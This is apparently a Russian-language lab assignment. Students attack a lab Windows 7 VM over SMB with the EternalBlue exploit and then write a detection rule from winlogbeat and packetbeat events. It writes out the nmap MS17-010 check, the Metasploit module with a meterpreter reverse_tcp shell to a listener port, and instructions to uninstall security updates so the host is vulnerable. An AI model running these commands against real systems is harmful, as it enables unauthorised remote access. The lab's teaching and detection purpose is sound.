Лабораторная работа 5

**Атака на протокол SMB**

## **Задача**

* Провести атаку на Windows устройство с целью получения доступа.
* Написать правило для обнаружения компьютерной атаки

## **Общие сведения и сценарии**

В ходе данной лабораторной работы студенты узнают, как проводить атаку, использующую уязвимость в протоколе SMB, а также научатся писать правила для обнаружения компьютерных атак на основе событий Windows.

Атака будет проводиться с компьютера злоумышленника (Kali Linux) на устройство под управлением ОС Windows 7. События, созданные во время и после атаки отправляются на ВМ Server, где аналитик информационной безопасности увидит оповещение о происходящей атаке.

## **Необходимые ресурсы**

ПК или ноутбук с доступом к Интернету и настроенным лабораторным стендом.

## **Ход выполнения лабораторной работы**

### Шаг 1 - Запуск стенда

Для выполнения данной лабораторной работы понадобятся следующие ВМ: Kali Linux, Server, Windows 7

### Шаг 2 - Проведение атаки

Первым шагом, перед проведением атаки, необходимо убедиться, что устройство под управлением ОС Windows уязвимо к эксплойту Eternal Blue. Для этого необходимо ввести следующую команду: sudo nmap -p445 -vv --script smb-vuln-ms17-010.nse 192.168.128.52. На рисунке 1 представлено устройство подверженное данной атаке.





Рис. 1. Вывод команды nmap

Если при выполнении данной атаки, выясняется, что хост не подтвержден данной уязвимости, необходимо удалить установленные обновления. Это можно сделать в меню “Панель управления” -> “Система и безопасность” -> “Центр обновления Windows” -> “Установленные обновления”. Выбираем обновления по безопасности и удаляем все (Рисунок 2). После этого перезагружаем ВМ.

Рис. 2. Удаление обновлений

После того, как мы убедились, что компьютер жертвы уязвим к атаке eternal blue, переходим в терминал Kali Linux и вводим следующую команду: msfconsole (Рисунок 3).




Рис. 3. Запуск msfconsole

Далее вводим use exploit/windows/smb/ms17\_010\_eternalblue




Рис. 4. Выбираем модуль ms17\_010\_eternalblue

Настраиваем конфигурация metasploit (Рисунок 5):

set payload windows/x64/meterpreter/reverse\_tcp

set rhosts <target ip>

set lhost <source ip>

set lport 4321




Рис. 5. Конфигурация модуля metasploit

Запускаем эксплойт командой run, как показано на рисунке 6:




Рис. 6. Успешная атака

Убедимся, что мы успешно вошли в систему, запустив команду sysinfo (Рисунок 7)




Рис. 7. Информация о системе жертвы

### Шаг 3 - Анализ событий

После проведения атаки winlogbeat создает одно событие с event\_id 4625, однако этого не достаточно для выявления атаки. Обратимся к данным записанным с помощью packetbeat. Можно заметить, что появилось множество событий с source.ip 192.168.128.53 и разнообразными destination.port. Так как нам изветсно, что данная атака использует протокол SMB, будем отслеживать подключения к порту жертвы 445. Соответствующее правило предлагаю написать самостоятельно.